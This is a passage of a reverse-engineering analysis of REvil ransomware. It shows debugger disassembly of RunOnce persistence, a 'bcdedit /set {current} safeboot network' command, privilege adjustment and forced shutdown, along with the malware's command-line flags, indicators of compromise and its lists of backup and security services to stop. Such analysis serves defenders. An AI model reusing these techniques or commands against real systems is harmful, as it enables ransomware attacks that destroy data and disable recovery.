
```
0128580E   57                push edi
0128580F   56                push esi
01285810   6A 00             push 0
01285812   FF 15 00 4F 29 01 call dword ptr ds:[<&GetModuleFileNameW>]
01285818   89 03             mov dword ptr ds:[ebx],eax

dword ptr [01294F00 <malware.&GetModuleFileNameW>]=<kernel32.GetModuleFileNameW>

.text:01285812 malware.exe:$5812 #4C12
```

```
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0

Default (stdcall, EBP stack)   5   Unlock
1: [ebp+8] 0080F394
2: [ebp+C] 01293B04 malware.01293B04
3: [ebp+10] 00000000
4: [ebp+14] 00000001
```

```
0113E404  00000000
0113E408  04B58900
0113E40C  00000106
```

Figure 157

The binary opens the RunOnce registry key (0x80000002 = **HKEY_LOCAL_MACHINE**, 0x2 = **KEY_SET_VALUE**):



```
0128574A   56                push esi
0128574B   50                push eax
0128574C   56                push esi
0128574D   6A 02             push 2
0128574F   56                push esi
01285750   56                push esi
01285751   56                push esi
01285752   52                push edx
01285753   51                push ecx
01285754   FF 15 3C 4F 29 01 call dword ptr ds:[<&RegCreateKeyExW>]
0128575A   85 C0             test eax,eax

dword ptr [01294F3C <malware.&RegCreateKeyExW>]=<advapi32.RegCreateKeyExW>

.text:01285754 malware.exe:$5754 #4B54
```


```
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0

Default (stdcall, EBP stack)   5   Unlock
1: [ebp+8] 0113E7E0 L"*aG951f"
2: [ebp+C] 00000001
3: [ebp+10] 04B58900 L"C:\\Users\\[redacted]\\Deskto
4: [ebp+14] 00000042
```

```
Address   Hex                                              ASCII
0113E6A4  53 00 4F 00 46 00 54 00 57 00 41 00 52 00 45 00  S.O.F.T.W.A.R.E.
0113E6B4  5C 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00  \.M.i.c.r.o.s.o.
0113E6C4  66 00 74 00 5C 00 57 00 69 00 6E 00 64 00 6F 00  f.t.\.W.i.n.d.o.
0113E6D4  77 00 73 00 5C 00 43 00 75 00 72 00 72 00 65 00  w.s.\.C.u.r.r.e.
0113E6E4  6E 00 74 00 56 00 65 00 72 00 73 00 69 00 6F 00  n.t.V.e.r.s.i.o.
0113E6F4  6E 00 5C 00 52 00 75 00 6E 00 4F 00 6E 00 63 00  n.\.R.u.n.O.n.c.
0113E704  65 00 00 00 44 00 65 00 66 00 61 00 75 00 6C 00  e...D.e.f.a.u.l.
```

```
0113E3B8  80000002
0113E3BC  0113E6A4  L"SOFTWARE\\Microsoft\\Windows\\CurrentVe
0113E3C0  00000000
0113E3C4  00000000
0113E3C8  00000000
0113E3CC  00000002
0113E3D0  00000000
0113E3D4  0113E3E0
0113E3D8  00000000
0113E3DC  04B58900  L"C:\\Users\\[redacted]\\Desktop\\malware.exe"
0113E3E0  80000002
```

Figure 158

It establishes persistence by creating a registry value called “*aG951f”:



```
01285 75E   FF 75 14         push dword ptr ss:[ebp+14]
01285761    FF 75 10         push dword ptr ss:[ebp+10]
01285764    FF 75 0C         push dword ptr ss:[ebp+C]
01285767    56               push esi
01285768    FF 75 08         push dword ptr ss:[ebp+8]
0128576B    FF 75 FC         push dword ptr ss:[ebp-4]
EIP → 0128576E    FF 15 48 4F 29 01   call dword ptr ds:[<&RegSetValueExW>]

dword ptr [01294F48 <malware.&RegSetValueExW>]=<advapi32.RegSetValueExW>

.text:0128576E malware.exe:$576E #4B6E
```

```
x87StatusWord 0000
x87SW_B   0  x87SW_C3  0  x87SW_C2  0
x87SW_C1  0  x87SW_C0  0  x87SW_ES  0
x87SW_SF  0  x87SW_P   0  x87SW_U   0
```

Default (stdcall, EBP stack) 5 □ Unlock


```
1: [ebp+8]  0113E7E0 L"*aG951f"
2: [ebp+C]  00000001
3: [ebp+10] 04B58900 L"C:\\Users\\[redacted]\\Deskto
4: [ebp+14] 00000042
```

```
Address  Hex                                              ASCII
0113E6A4 53 00 4F 00 46 00 54 00 57 00 41 00 52 00 45 00  S.O.F.T.W.A.R.E.
0113E6B4 5C 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00  \.M.i.c.r.o.s.o.
```

```
0113E3C4 000004F4
0113E3C8 0113E7E0 L"*aG951f"
0113E3CC 00000000
0113E3D0 00000001
0113E3D4 04B58900 L"C:\\Users\\[redacted]\\Desktop\\malware.exe"
0113E3D8 00000042
```

Figure 159

The malware configures Windows to boot in Safe Mode (0x5 = **SW_SHOW**):



```
01284E3C    6A 05               push 5
01284E3E    50                  push eax
EIP → 01284E3F    FF 15 20 4E 29 01   call dword ptr ds:[<&WinExec>]

dword ptr [01294E20 <malware.&WinExec>]=<kernel32.WinExec>

.text:01284E3F malware.exe:$4E3F #423F
```

```
x87SW_SF  0  x87SW_P   0  x87SW_U   0
```


Default (stdcall, EBP stack) 5 □ Unlock

```
1: [ebp+8]  0080F394
2: [ebp+C]  01293B04 malware.01293B04
3: [ebp+10] 00000000
4: [ebp+14] 00000001
```

```
0113E418 0113E7B8 "bcdedit /set {current} safeboot network"
0113E41C 00000005
```

Figure 160

A new registry value called “*uTHnGD” is created under the RunOnce key. The process purpose is to disable the boot in Safe Mode:



```
01284AB3    FF 75 14         push dword ptr ss:[ebp+14]
01284AB6    33 FF            xor edi,edi
01284AB8    FF 75 10         push dword ptr ss:[ebp+10]
01284ABB    47               inc edi
01284ABC    57               push edi
01284ABD    56               push esi
01284ABE    FF 75 08         push dword ptr ss:[ebp+8]
01284AC1    FF 75 FC         push dword ptr ss:[ebp-4]
EIP → 01284AC4    FF 15 48 4F 29 01   call dword ptr ds:[<&RegSetValueExW>]

dword ptr [01294F48 <malware.&RegSetValueExW>]=<advapi32.RegSetValueExW>

.text:01284AC4 malware.exe:$4AC4 #3EC4
```

```
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B   0  x87SW_C3  0  x87SW_C2  0
x87SW_C1  0  x87SW_C0  0  x87SW_ES  0
x87SW_SF  0  x87SW_P   0  x87SW_U   0
```

Default (stdcall, EBP stack) 5 □ Unlock


```
1: [ebp+8]  0113E808 L"*uTHnGD"
2: [ebp+C]  00000000
3: [ebp+10] 0113E748 L"bcdedit /deletevalue {
4: [ebp+14] 00000050
```

```
Address  Hex                                              ASCII
0113E748 62 00 63 00 64 00 65 00 64 00 69 00 74 00 20 00  b.c.d.e.d.i.t. .
0113E758 2F 00 64 00 65 00 6C 00 65 00 74 00 65 00 76 00  /.d.e.l.e.t.e.v.
```

```
0113E3E4 000004E0
0113E3E8 0113E808 L"*uTHnGD"
0113E3EC 00000000
0113E3F0 00000001
0113E3F4 0113E748 L"bcdedit /deletevalue {current} safeboot
0113E3F8 00000050
```

Figure 161

The process enables the SeShutdownPrivilege privilege in the access token using RtlAdjustPrivilege (0x13 = **SE_SHUTDOWN_PRIVILEGE**):



```
012879B7    50               push eax
012879B8    6A 01            push 1
012879BA    8B F1            mov esi,ecx
012879BC    6A 01            push 1
012879BE    56               push esi
EIP → 012879BF    FF 15 E8 4F 29 01   call dword ptr ds:[<&RtlAdjustPrivilege>]

dword ptr [01294FE8 <malware.&RtlAdjustPrivilege>]=<ntdll.RtlAdjustPrivilege>

.text:012879BF malware.exe:$79BF #6DBF
```

```
x87StatusWord 0000
x87SW_B   0  x87SW_C3  0  x87SW_C2  0
x87SW_C1  0  x87SW_C0  0  x87SW_ES  0
x87SW_SF  0  x87SW_P   0  x87SW_U   0
```


Default (stdcall, EBP stack) 5 □ Unlock

```
1: [ebp+8]  0080196C L"GetOwner"
2: [ebp+C]  01293AF4 malware.01293AF4
3: [ebp+10] 00000005
4: [ebp+14] 00450052
```

```
0113E400 00000013
0113E404 00000001
0113E408 00000001
0113E40C 0113E417
```

Figure 162

The NtShutdownSystem function is utilized to shut down the system:



```
01284E0E   6A 01           push 1
01284E10   FF 15 8C 4E 29 01   call dword ptr ds:[<&NtShutdownSystem>]
01284E16   33 C0           xor eax,eax
dword ptr [01294E8C <malware.&NtShutdownSystem>]=<ntdll.NtShutdownSystem>

.text:01284E10 malware.exe:$4E10 #4210
```

```
Default (stdcall, EBP stack)
1: [ebp+8] 0080F394
2: [ebp+C] 01293B04 malware.01293B04
3: [ebp+10] 00000000
4: [ebp+14] 00000001
0113E41C 00000001
```

Figure 163

Running with the -silent parameter

In this case, the ransomware doesn't create the threads that run sub_12841D3 (responsible for stopping the processes/services) and sub_1284468 (Volume Shadow Copies deletion).

Running with the -path parameter

The malware only encrypts the directory passed as a parameter.

Running with the -nolan parameter

The network shares are skipped by the ransomware because the sub_1287677 function is not executed.

Running with the -nolocal parameter

Whether it's running with this parameter, the binary doesn't encrypt the local drives.

Running with the -fast parameter

The process only encrypts the first MB of the file.

Running with the -full parameter

In this case, the whole file is encrypted.

Indicators of Compromise

Mutex

Global\8D87239A-846D-CD1A-F9C2-8B6763B3B04F

REvil Ransom Note

{EXT}-readme.txt

Processes spawned

bcdedit /set {current} safeboot network

Registry Keys

Key: HKLM\SOFTWARE\LFF9miD

Value: miz

Value: od4U

Value: U7ykk

Value: lhnG91T

Value: cN86rtdl

Key: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon

Value: AutoAdminLogon

Value: DefaultUserName

Value: DefaultPassword

Key: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce

Value: *aG951f

Value: *uTHnGD

Appendix

List of processes to be killed

outlook thebat oracle sqbcoreservice mydesktopservice wordpad encsvc infopath sql visio powerpnt mspub thunderbird agntsvc xfssvccon synctime winword dbsnmp ocautoupds onenote msaccess tbirdconfig mydesktopqos ocomm isqlplussvc firefox ocssd steam excel dbeng50

List of services to be stopped

sophos sql mepocs memtas svc$ backup veeam vss

Whitelisted directories

mozilla perflogs msocache $recycle.bin “system volume information” “tor browser” windows programdata appdata boot “application data” $windows.~bt “program files” windows.old “program files (x86)” google intel $windows.~ws

Whitelisted files

autorun.inf ntuser.dat.log ntuser.ini boot.ini iconcache.db bootfont.bin ntuser.dat thumbs.db bootsect.bak ntldr desktop.ini

Whitelisted extensions

ics cur icl lnk hta idx diagpkg exe sys msi mpa shs nomedia ani diagcab ps1 scr cpl bin msstyles ocx msu nls themepack 386 wpx icns lock diagcfg cmd mod bat prf msc key cab rtp com hlp ldf rom spl deskthemepack dll msp drv theme adv ico